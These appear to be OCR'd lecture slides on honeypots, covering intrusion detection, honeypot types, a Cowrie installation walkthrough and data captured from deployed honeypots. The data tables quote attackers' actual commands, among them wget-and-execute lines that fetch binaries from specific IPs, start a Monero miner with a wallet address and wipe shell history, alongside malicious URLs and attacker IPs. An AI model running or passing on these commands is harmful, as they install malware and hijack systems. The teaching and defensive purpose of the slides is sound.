HoneyPots

Dr Christopher D. McDermott

Outline

1. Introduction
2. Network Intrusion Detection
3. HoneyPots
   - Definition
   - Brief History
   - Purpose
4. HoneyPot Types
   - Classification
   - Advantages & Disadvantages
5. Related Research
6. Exercise example

Network Intrusion Detection

Network Intrusion Detection

The goal of an Intrusion Detection System (IDS) is to "identify, preferably in real time, unauthorized use, misuse, and abuse of computer systems by both system insiders and external penetrators [1]

Used as an alternative (or a complement) to building a shield around the network.

Network Intrusion Detection
.....HoneyPots

Definition & Brief History

A honeypot is an information system resource placed intentionally on a network whose value lies in unauthorized or illicit use of that resource.

A honeypot is a decoy system or a simulated application which simulates an entire network to lure attacker by disguising itself with popular vulnerabilities

[2]

Purpose

- Information gathering and early warnings of attacks are the primary benefits to most organizations.
- The Honeypot is designed to resemble a normal network resource so as to entice attackers.
- The resource itself has has no production value or authorized activity and there's no reason why any normal user would access this system.
- Any interaction with the honeypot is most likely a signifier of malicious intent.


Types

- High Interaction
- Medium Interaction
- Low Interaction

- Server Honeypots
- Client Honeypots

[3,4]


Honeynets



- Data Control
- Data Capture
- Data Collection

[5]

Honeynet Classification



[5]

Advantages & Disadvantages

- Advantages
  - Fewer false positives since no legitimate traffic uses honeypot
  - Collect smaller, higher-value, datasets since they only log illegitimate activity
  - Work in encrypted environments
  - Do not require known attack signatures, unlike IDS

- Disadvantages
  - Can be used by attacker to attack other systems
  - Only monitor interactions made directly with the honeypot - the honeypot cannot detect attacks against other systems
  - Can potentially be detected by the attacker

Honeypot Options

Open source Options (not exhaustive list):

- Cowrie
- Dionaea
- HoneyD
- Glastopf

Related Research on Honeypots

Some recent (ish) research on the topic for further reading:

- Harikrishnan et al. (2022) [6]
- Kemppainen and Kovanen (2018) [7]
- Nursetyo, Rachmawanto and Sari (2019) [8]
- Memari, Hashim and Samsudin (2015) [9]
- Moon et al. (2012) [10]
- Haltaş et al. (2014) [11]
- Vishwakarma and Jain (2019) [12]

Example Installation (Cowrie)

```
honeypotinstallation@ubuntu:~$ sudo apt-get install -y git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv
```

```
honeypotinstallation@ubuntu:~$ sudo adduser --disabled-password cowrie
honeypotinstallation@ubuntu:~$ sudo su – cowrie
cowrie@ubuntu:~$ git clone http://github.com/cowrie/cowrie
cowrie@ubuntu:~$ cd cowrie
```

Note: Current version is 2.5, but we will be using 2.4

Example Installation (Cowrie)

cowrie@ubuntu:~/cowrie/etc$ nano cowrie.cfg

[honeypot]
hostname = cowrieInstallation (the hostname could be anything else.)
[SSH]
listen_endpoints = tcp:22:interface=0.0.0.0 (change default SSH port from 2223 to 23)
[telnet]
enabled = true (enable telnet by changing from false to true)
listen_endpoints = tcp:23:interface=0.0.0.0 (change default telnet port from 2223 to 23)

Example Installation (Cowrie)

```
honeypotinstallation@ubuntu:~$ sudo apt get install authbind
honeypotinstallation@ubuntu:~$ sudo touch /etc/authbind/byport/22
honeypotinstallation@ubuntu:~$ sudo chown cowrie:cowrie
/etc/authbind/byport/22
honeypotinstallation@ubuntu:~$ sudo chmod 770
/etc/authbind/byport/22
honeypotinstallation@ubuntu:~$ sudo touch /etc/authbind/byport/23
honeypotinstallation@ubuntu:~$ sudo chown cowrie:cowrie
/etc/authbind/byport/23
honeypotinstallation@ubuntu:~$ sudo chmod 770
/etc/authbind/byport/23
```

Example Installation (Cowrie)


```
honeypotinstallation@ubuntu:~$ sudo apt-get install ssh
honeypotinstallation@ubuntu:~$ sudo nano /etc/ssh/sshd_config
honeypotinstallation@ubuntu:~$ sudo systemctl restart sshd
honeypotinstallation@ubuntu:~$ sudo su - cowrie
cowrie@ubuntu:~$ cd /home/cowrie/cowrie
cowrie@ubuntu:~/cowrie$ bin/cowrie start


cowrie@ubuntu:~/cowrie$ bin/cowrie status
cowrie@ubuntu:~/cowrie$ bin/cowrie stop
```

Customisation to decrease detection


Configuration File (**./etc/cowrie.cfg**):

Pickle Filesystem (**./share/cowrie/fs.pickle**):


Filesystem (**./honeyfs**):




Deployment (example)




Deployment (Cowrie example)



Deployment (Cowrie example)





Example Data Collection

Comparison of Attacker Origins by Region

UNITED KINGDOM			CHINA			UNITED STATES	
Origin of Attack	**Count**		**Origin of Attack**	**Count**		**Origin of Attack**	**Count**
United States	281,125		United States	12,541		Russia	592,794
Vietnam	5,071		Mexico	5,387		United States	123,540
Monaco	1,422		Russia	5,296		China	27,078
South Korea	1,319		China	4,167		Netherlands	10,860
Russia	1,314		Vietnam	3,506		Vietnam	8,748
Germany	1,302		Germany	2,062		Monaco	6,846
Netherlands	1,063		Netherlands	1,192		Germany	3,048
China	706		United Kingdom	967		South Korea	1,986
Spain	434		South Korea	720		Taiwan	1,044
Switzerland	337		Monaco	457		France	864
Japan	255		India	259		Argentina	810

Example Data Collection

Major Destinations of Outgoing Requests

United States (North California)			United Kingdom (London)			China (Hong Kong)	
Destination IP	Count		Destination IP	Count		Destination IP	Count
work.a-poster.info	37,518		159.65.2.87	855		ip-who.com	420
ya.ru	30,108		ip-who.com	741		google.com	380
api.sypexgeo.net	29,220		google.com	4		34.117.59.81	233
m.youtube.com	19,920		188.114.96.0	2		142.250.74.68	76
www.google.com	19,062					142.251.1.100	70
ru.wargaming.net	6,228					142.251.1.138	66

Example Data Collection

Major Destinations of Outgoing URLs

United States			United Kingdomn			China	
Destiination URL	Count		Destiination URL	Count		Destiination URL	Count
http://45.90.161.105/systemd	4,290		http://45.90.160.54/onion002	700		http://45.90.160.54/onion002	617
https://dijkstra.do.am/files/test	3,720		http://45.90.161.105/systemd	528		http://45.90.161.105/systemd	551
http://45.90.160.54/onion002	2,484		ftp://anonymous:anonymous@45.90.160.54/.sh	350		ftp://anonymous:anonymous@45.90.160.54/.sh	281
http://208.115.245.158/c	2,166		http://208.115.245.158/c	138		http://164.92.142.65/irc.pl	186

Example Data Collection

Top SSH and Telnet Source IPs

US				China				UK		
Protocol	Source IP	Count		Protocol	Source IP	Count		Protocol	Source IP	Count
ssh	5.188.62.245	26,736		ssh	212.143.172.131	19,109		ssh	35.193.180.130	33,764
ssh	191.131.172.132	10,338		ssh	61.177.173.31	4,646		ssh	103.226.250.196	431
ssh	221.10.33.104	6,522		ssh	189.215.80.78	720		ssh	34.142.165.36	404
ssh	5.188.62.249	6,276		ssh	218.92.0.204	271		ssh	207.154.253.68	205
ssh	5.188.62.193	3,834		ssh	92.255.85.237	265		ssh	161.35.158.67	205
telnet	36.104.140.175	822		telnet	45.61.184.73	207		telnet	91.99.195.20	239
telnet	124.225.162.249	654		telnet	114.234.216.239	171		telnet	188.215.61.240	205
telnet	182.131.28.65	354		telnet	116.253.27.149	112		telnet	164.77.84.142	100
telnet	152.136.194.103	264		telnet	2.56.59.37	105		telnet	165.232.80.170	41
telnet	159.203.29.42	246		telnet	120.85.118.22	95		telnet	124.225.162.249	31

Example Data Collection

Top File Downloads with Virus Total Rate of Detection

CHINA		
File Directory and SHA-256 Hash Values	**Count China**	**Virus Total Detection Rate**
var/lib/cowrie/downloads/ea3c223fef8527593c5eac2a29bb1c1b9365eda558c82a99a263772b27583a8f	321	33/58
var/lib/cowrie/downloads/3e81750806950bdb1559ef90df2954c8e89bf802e9be5d290f9657742cd7759f	186	29/57
var/lib/cowrie/downloads/5f6440581ccbac424c11e7a0f13667915029f6971e27f70ec43dd4837d4fd941	168	30/58
var/lib/cowrie/downloads/bf8dc5eca570a1a0d702303547b736cff9df54c31745dde90dfc429580c0cc28	126	35/62
var/lib/cowrie/downloads/9e93db2778dc739a1a8c978661874af652584e700fec4fff86aac6dbeac9d18d	86	0/61
var/lib/cowrie/downloads/977bba207cafa8ad195c7b3c23411bb514dcec5dfc1367e07f1adb5a6672430f	48	35/58
var/lib/cowrie/downloads/79fd29eaec8f5265e9fc7e3b81e062a53dcdddedeed48a405374ace83db8ae20	47	29/58
var/lib/cowrie/downloads/1a526fe7b74ec36ef2facd3588e12b6acbde9c205bd224f7a1d7c54153c2afec	31	31/55
var/lib/cowrie/downloads/6ad155e8d3ff8c11b94fc2d169006642c4517bedfe3adcab3c56e13aec7821ab	11	21/59
var/lib/cowrie/downloads/a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2	11	17/59

Example Data Collection

Top commands entered during a SSH session

Input Command	Count
	68,358
wget http://45.90.161.105/systemd && chmod +x * && ./systemd -o de.minexmr.com:443 -B -u 8BHQUunQHax1XjPonUxPKk1H4EKP6SdXnMtyyY5W9Bts7qM7uq5XsjjXiPj1zacMGP8chCv4cumYZRYfH5cUBGshKy1gssW -k --tls --rig-id Main	1,674
wget http://45.90.161.105/systemd && chmod +x * && ./systemd -o de.minexmr.com:443 -B -u 8BHQUunQHax1XjPonUxPKk1H4EKP6SdXnMtyyY5W9Bts7qM7uq5XsjjXiPj1zacMGP8chCv4cumYZRYfH5cUBGshKy1gssW -k --tls --rig-id Main && rm -rf *	1,644
cd /tmp ; wget http://208.115.245.158/c --no-check-certificate; curl -O http://208.115.245.158/c ; chmod 777 c* ; ./c ; rm -rf -c* ; history -c	828
shell	792
system	756
sh	414
enable	390
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s	342
while read i	342
rm .s; exit	336
wget 23.94.22.13/x86_64; chmod 777 x86_64; ./x86_64 wns.x86	312
yum install wget -y; apt install wget -y; cd /tmp; rm -rf x86.sh; wget http://2.56.56.182/x86.sh; chmod 777 *; sh x86.sh	228
uname -a	96
echo -e "\x6F\x6B"	90
/ip cloud print	84

Sources

[1] Mukherjee, B., L. Heberlein and K. Levitt. "Network Intrusion Detection." IEEE Network May/Jun 1994: 26-41.

[2] Cohen, Fred. "The Deception ToolKit." The Risks Digest 9 March 1998.

[3] Spitzner, Lance. Honeypots: Tracking Hackers. Addison-Wesley Professional, 2002

[4] Provos, Niels. "A Virtual Honeypot Framework." In Proceedings of the 13th USENIX Security Symposium. 2004. 1-14.

[5] FAN, W., DU, Z. and FERNÁNDEZ, D., 2015. Taxonomy of honeynet solutions. In: 2015 SAI Intelligent Systems Conference (IntelliSys). IEEE. pp. 1002–1009.

[6] HARIKRISHNAN, V. et al., 2022. Mitigation of DDoS Attacks Using Honeypot and Firewall. In: Proceedings of Data Analytics and Management. Springer. pp. 625– 635.

[7] KEMPPAINEN, S. and KOVANEN, T., 2018. Honeypot utilization for network intrusion detection. In: Cyber Security: Power and Technology. Springer. pp. 249– 270.

[8] NURSETYO, A., RACHMAWANTO, E.H. and SARI, C.A., 2019. Website and network security techniques against brute force attacks using honeypot. In: 2019 Fourth International Conference on Informatics and Computing (ICIC). IEEE. pp. 1–6.

[9] MEMARI, N., HASHIM, S.J. and SAMSUDIN, K., 2015. Container based virtual honeynet for increased network security. In: 2015 5th National Symposium on Information Technology: Towards New Smart World (NSITNSW). IEEE. pp. 1–6.

[10] MOON, Y.H. et al., 2012. Detection of botnets before activation: an enhanced honeypot system for intentional infection and behavioral observation of malware. Security and Communication Networks, 5(10), pp. 1094–1101.

Sources

[11] HALTAŞ, F. et al., 2014. An automated bot detection system through honeypots for large-scale. In: 2014 6th International Conference On Cyber Conflict (CyCon 2014). IEEE. pp. 255–270.

[12] VISHWAKARMA, R. and JAIN, A.K., 2019. A Honeypot with Machine Learning based Detection Framework for defending IoT based Botnet DDoS Attacks. 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI).